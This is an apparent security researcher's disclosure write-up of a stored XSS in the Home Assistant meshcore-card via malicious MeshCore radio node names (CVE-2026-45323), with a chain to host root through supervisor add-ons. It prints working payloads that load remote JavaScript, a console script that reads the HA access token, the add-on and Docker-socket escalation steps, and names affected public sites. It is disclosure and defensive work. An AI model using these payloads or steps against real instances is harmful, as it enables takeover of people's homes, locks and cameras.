
A crafted MeshCore node name could compromise any Home Assistant instance running meshcore-card as soon as someone viewed a dashboard with that card. MeshCore relays through repeaters, so the attacker did not need to be in radio range of the target itself, only of any node that could forward to it.
That was enough to compromise a Home Assistant OS instance, up to remote root on the host through add-ons (with typical settings). That includes a full takeover of anything Home Assistant can reach: lights, locks, cameras, scripts.
The same XSS (cross-site scripting) pattern appears to be present in MeshCore-Home-Assistant-Panel-v2 and its HACS variant, based on source review. I did not get the panels running myself, so I have not verified this with running code.
This also affects at least 20 public MeshCore analyzer websites, including instances of CoreScope. These websites typically have little sensitive data, so the impact is limited.
The bug is live: I confirmed HTML injection on at
least five Home Assistant instances belonging to others1,
by broadcasting a node name containing
a benign <img> tag on a public mesh and watching my logs.
I stopped there rather than push a payload that runs javascript.
The bug was fixed in meshcore-card v0.3.3, assigned CVE-2026-45323. The panel-v2 variants remain unpatched; their maintainer has not responded to disclosure attempts since March 2026.
I have not made separate reports to MeshCore analyzer websites.
Update 2026-06-08: Some of the affected projects have been patched since publication. See Disclosure below for the current state.
What is MeshCore?
MeshCore is an open-source mesh networking protocol that runs over LoRa radio. LoRa is a long-range, low-bandwidth radio technology in license-free sub-GHz bands (typically 868 MHz in Europe). MeshCore is one of several mesh stacks built on LoRa.
Nodes in a MeshCore mesh periodically broadcast an advertisement
packet announcing themselves. Each advertisement contains an adv_name field:
a 32-byte string, null-terminated,
with no character validation at the protocol level2.
Any node can pick
any name. To be clear, the vulnerability is in software that renders those
names in HTML, not in MeshCore itself.
LoRa typically reaches a few kilometres, sometimes longer. The attacker does not need to share a network or a building with the target. Being able to reach any node in the same mesh is enough, as MeshCore has repeater nodes that can relay advertisements. The Netherlands has a dense repeater network, with almost 1800 repeaters, stretching even beyond the borders.
meshcore-card XSS

meshcore-card is a
component for HACS, the Home Assistant Community Store, that renders
MeshCore state in Home Assistant dashboards.
It provides three card types.
The contact card is the most exposed: it renders every
entry in the contact list, including contacts added automatically
from heard advertisements. A malicious adv_name lands on the
dashboard as soon as someone views it.
Nothing between the radio and the DOM restricts the value3.
meshcore-card renders heard contacts for up to max_contact_age_days
(default 7) after the last advertisement, so a single heard broadcast
impacts every dashboard render for a week, not only while the attacker
is transmitting.
CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H, score 9.6 (critical).
Tracked as CVE-2026-45323
and
GHSA-5vrg-xpcj-xppc.
Size-constrained payloads
The payload, which I am still broadcasting today from one of my own nodes, is a benign tracking pixel:
<img src=//s42.re/p.pn>
That is 23 bytes. A real XSS would need to load executable code from somewhere.
In OpenWrt
I solved this with two broadcasts: one carrying <a id=a href=URL>
and another carrying <img src=x onerror=import(a)>4. This relies on
a DOM quirk:
elements with an id attribute are automatically exposed as named
properties on window, so <a id=a> makes the anchor available as
window.a. My OpenWrt payload rendered into the main document,
where that lookup works.
meshcore-card renders into a
shadow DOM
inside its custom element, and that named-element shortcut only
populates from the main document, not from shadow roots. The anchor
lands in the shadow tree but window.a stays undefined.
My solution uses three broadcasts of 16, 29, and 31 bytes, including an iframe, to run code of any length in the HA session.
<iframe srcdoc='
<a id=a href="//s42.re/x.js">
<img src=x onerror=import(a)>'>
The first opens an iframe with
srcdoc=',
the third closes it with '.
The HTML parser absorbs every character in between as the srcdoc
value, including the other advertised node names along with the
card chrome between them.
The iframe parses that absorbed string as a fresh HTML
document. Inside that fresh document the named-element shortcut
works again, <img onerror=import(a)> fires, and because
srcdoc iframes inherit the embedder’s origin,
the imported module runs with full access to the Home Assistant
frontend, while each inserted fragment fits in 32 bytes.
Three broadcasts, but not three radios: a single MeshCore node can
cycle through three different adv_name values on its advertisement
schedule. Ordering matters: the iframe opening has to render first
and the closing fragment last for the absorption to wrap the payload,
so it’s finicky, but can definitely work.
Confirming the XSS without a radio
My MeshCore hardware isn’t attached to my own Home Assistant instance. To confirm the bug I faked the integration: I injected state through HA’s REST API. meshcore-ha writes contact state to a binary sensor entity, so I created three synthetic entities from the browser console of a logged-in HA frontend:
token = document.querySelector("home-assistant").hass.auth.data.access_token;
payloads = [
    `<iframe srcdoc='`,
    `<a id=a href="//s42.re/x.js">`,
    `<img src=x onerror=import(a)>'>`,
];
now = Math.floor(Date.now() / 1000);
payloads.forEach((adv_name, i) =>
    fetch(`/api/states/binary_sensor.meshcore_xss${i}_contact`, {
        method: "POST",
        headers: { "Authorization": "Bearer " + token },
        body: JSON.stringify({
            state: "on",
            attributes: { adv_name, last_advert: now - i },
        })
    }).then(r => r.json()).then(console.log)
);
The imported module reads the parent’s hass object and the token,
then drives the supervisor API from there.
Escalation to root on HAOS
XSS in meshcore-card runs as whoever has the dashboard open. On most HA installs that’s the original admin (HA’s first account is always created with admin rights, and most home setups keep only the one). The supervisor accepts add-on installs on the existing browser session without re-authentication, even for a fresh custom repository pointing at code the user has never seen. So an attacker exploiting the XSS can:
- Read the user’s auth token from
hass.auth.data.access_token. - Add an attacker-controlled add-on repository through the supervisor API.
- Install an add-on from it. A Home Assistant add-on is just a Docker image, so the attacker can ship any container they want.
- Disable the add-on’s protection mode, which gives the container access to the host’s Docker socket.
- Use that socket to start a privileged container and escape to host root via standard Docker-socket abuse techniques, well documented in Trail of Bits’s “Understanding Docker container escapes”.
This chain depends on the Home Assistant supervisor, which is part of Home Assistant OS (HAOS) and Home Assistant Supervised installations. HAOS is the default and by far the most common form. HA Container and HA Core installs have no supervisor, so the add-on path doesn’t apply there, but the XSS still gives full access to the HA session and everything the logged-in user can reach.
Demo
Here’s the chain running end-to-end on my own Home Assistant using HAOS, with the three broadcasts simulated via the REST API trick above:
Prior work
The supervisor side of this chain is documented from other entry points. GitHub Security Lab demonstrated a similar chain ending at arbitrary add-on install via a CSRF on the iOS Companion app in late 2023, and elttam reached unauthenticated RCE on the HA instance through a supervisor proxy bug earlier that year.
What Home Assistant says about this
Home Assistant’s security policy is explicit about the privilege side:
Home Assistant assumes every user is trusted and does not enforce user privileges. It assumes every logged in user has the same access as an owner account.
Installing a third-party add-on is listed as user-initiated and out of scope. There is no sudo mode in HA, no re-auth for add-on install, though there has been discussion on RBAC and auth.
Re-authenticating before sensitive admin actions (sometimes called “sudo mode”) would make this escalation much harder. I’ve made the same recommendation in previous disclosures where any logged-in session could make critical changes.
MeshCore-Home-Assistant-Panel-v2
meshcore-card was not the only project rendering mesh names unescaped.
Both MeshCore-Home-Assistant-Panel-v2 versions appear to have the
same pattern: they read adv_name from meshcore-ha entities and
render it unescaped:
- MeshCore-Home-Assistant-Panel-v2
(AppDaemon version): five HTML files render
adv_nameinto both LeafletbindPopup()calls (which render their argument as HTML) and raw HTML assignments. Each list rendering appears to have three injection points: text content, thetitleattribute, and an inlineonclickhandler. - MeshCore-Home-Assistant-Panel-v2-HACS (HACS version): three HTML files with the same pattern.
Both panel-v2 versions include a half-working escape: a regex that
replaces only single quotes when building onclick handlers. Double
quotes break out of the surrounding attribute, and angle brackets
allow HTML injection before the javascript parser even runs.
This is based on source review only, since I haven’t gotten either panel running on my own instance. There may be mitigations I have overlooked.
In March 2026 I opened a public issue on the repo asking for a security contact, and followed up later. There was no response until publication; see Disclosure for the follow-up.
MeshCore analyzer websites

Outside Home Assistant, around 20 public MeshCore network analysis sites also render node names from the mesh unescaped5. Some do have user logins, but these are low-value accounts.
I am publishing this without prior individual notification to any of these sites. The class of bug is already public via the meshcore-card disclosure, the affected accounts are low-value, and the fix is not complicated.
CoreScope
CoreScope is used for several of these websites, and is a particularly fun example of this vulnerability.
Its public/map.js defines a “safe escape” helper:
const safeEsc = (typeof globalThis.esc === 'function')
  ? globalThis.esc
  : function (s) { return s; };
The idea: if a real escape function is available on globalThis.esc,
use it; otherwise return the value unchanged. But nothing in CoreScope
ever assigns globalThis.esc. The real helper is called escapeHtml.
The check is always false, and safeEsc(x) always returns x unchanged.
safeEsc(node.name) therefore drops the over-the-air adv_name
straight into the
map popup HTML,
where any visitor clicking the marker triggers the XSS.
The filter is both broken and oddly convoluted, so I looked into why. The entire project appears to be vibecoded6, and breaking the XSS filter was an LLM hallucination. It compiled, it looked like it fixed a bug, and it was shipped, even though it broke XSS filtering completely.
Update 2026-06-08: CoreScope appears fixed in v3.8.3 the day after publication.
How to patch
meshcore-card: upgrade to v0.3.3 or later.
MeshCore-Home-Assistant-Panel-v2 (AppDaemon variant): a fix has
been committed to main since publication. Pull from main or
wait for a release.
MeshCore-Home-Assistant-Panel-v2 (HACS variant): a fix is in progress at the time of writing.
A MeshCore analyzer website: apply HTML escaping at every place a node name is interpolated into HTML. The patch to meshcore-card v0.3.3 is a short working example. CoreScope appears fixed in v3.8.3.
Disclosure
For meshcore-card, I reported privately to the maintainer on
2026-05-06. The fix landed the next day in
v0.3.3,
adding an escapeHtml helper and wrapping every adv_name with it.
The same commit also added scheme validation for the entity_picture
URL and the icon name, both of which come from the same unsanitised
contact dict. The security advisory
GHSA-5vrg-xpcj-xppc
was published shortly after, with CVE-2026-45323 assigned.
Coordination with the maintainer was quick and constructive.
For the panel-v2 projects, no fix exists. The maintainer has not responded to a public contact-request issue on the repo from March 2026, and I have found no other contact channel. I am linking this post from the existing issue.
I have not coordinated disclosure with MeshCore analysis websites in advance, as the impact on them is more limited. I do not have enough details to contact individual affected Home Assistant users.
Update 2026-06-08: right after publication I also filed disclosure issues on the Panel-v2 HACS variant and on CoreScope. CoreScope was fixed in v3.8.3 within a day. The panel-v2 maintainer responded on 2026-06-06 with an apology for the late response, committed a fix to the AppDaemon variant, and confirmed the HACS variant fix is in progress.
Other LoRa mesh networks
Last year, when Meshtastic was more popular in the Netherlands, I found a similar issue in one of its analysis websites:
A broader pattern
I have been collecting findings where data from a network protocol ends up rendered as HTML somewhere downstream:
- OpenWrt XSS through SSID scanning (CVE-2026-32721): a wifi SSID name rendered unescaped in the LuCI admin UI, with a chain to root via the ubus API.
- RIPE NCC RPKI exploit chain:
three independent XSS entry points into
*.ripe.netthrough DNSversion.bind, DNSNSID, and TLSSubjectAlternativeName, escalated via CSRF to the RPKI dashboard and RIPE Database. - RIPE NCC session fixation:
Variant A is an XSS in RIPEstat through DNS
NSrecords, used here to plant a pre-authentication session token.
References
- CVE-2026-45323
- GHSA-5vrg-xpcj-xppc
- meshcore-card v0.3.3 fix commit
- Panel-v2 disclosure (AppDaemon version)
- Panel-v2 disclosure (HACS version)
- CoreScope disclosure
I'm Sasha Romijn, an independent developer and internet infrastructure specialist in Amsterdam. I find security issues in internet infrastructure, usually in configurations, trust relationships, and cross-system behaviour that got overlooked. Some of my finds include rooting OpenWrt via SSID, taking down a European network with a TLS certificate, rooting Home Assistant through MeshCore, and, some years back, compromising Apple keychain access groups.
Find me on Mastodon, Bluesky, or work with me.
The
<img>pointed at a tracking URL on my own server, so any rendering that fetched it logged a request. Home Assistant instances showed up in three ways: by their internal IP on port 8123 (HA’s default), via a Nabu Casa remote-access hostname, and via the Home Assistant Companion App’s user-agent string (which doesn’t pass a referrer but does identify itself, e.g.Home Assistant/2026.4.4 (Android 16)orHome Assistant/2026.2.1 (... iPadOS 26.4.0)). ↩︎The advertised name field is defined in the MeshCore Companion Radio Protocol as
chars(32), null terminated. ↩︎The path from radio to DOM: the meshcore Python SDK decodes the 32-byte name to UTF-8 with
errors="ignore". The meshcore-ha integration assigns the result directly to_attr_name:self._attr_name = contact_name. Asanitize_name()helper exists in the integration but is only used for constructing entity IDs viaslugify(), not for the display path. The full contact dict is also dumped intoextra_state_attributesunfiltered. Home Assistant core stores those attribute values verbatim. ↩︎Several people have suggested
<svg onload=import('//s42.re/')>would fit a remote-code payload in a single 32-byte broadcast. I have not managed to get this working, it looks like current Chrome and Firefox do not fireonloadon SVG elements inserted viainnerHTML(Chromium #616490, Firefox #1754727). ↩︎Across the test window, around 20 distinct public deployments fired the pingback. This was mainly from cornmeister.nl, analyzer.on8ar.eu, analyzer.meshcorenetz.de, domca.nl, dashboard-elburg.f3dp.nl, mesh.override.nl, meshrank.net, and several obvious CoreScope deployments (e.g. corescope.meshrheinland.de). The remainder is a long tail of smaller analyzer sites and dashboards: analyzer.kiekr.app, map.mcml.info, meshkit.app, meshcore.meshdev.nl, framework-dev.techspeeltuin.nl, uploaderstats.radio-actief.be, nr.home.niek.be, fderuiter.nl, connect.meshcomod.com. ↩︎
The repo is hosted by “Kpa-clawbot”, only refers to a long
AGENTS.mdas the contribution guide, and a team page lists only LLMs. ↩︎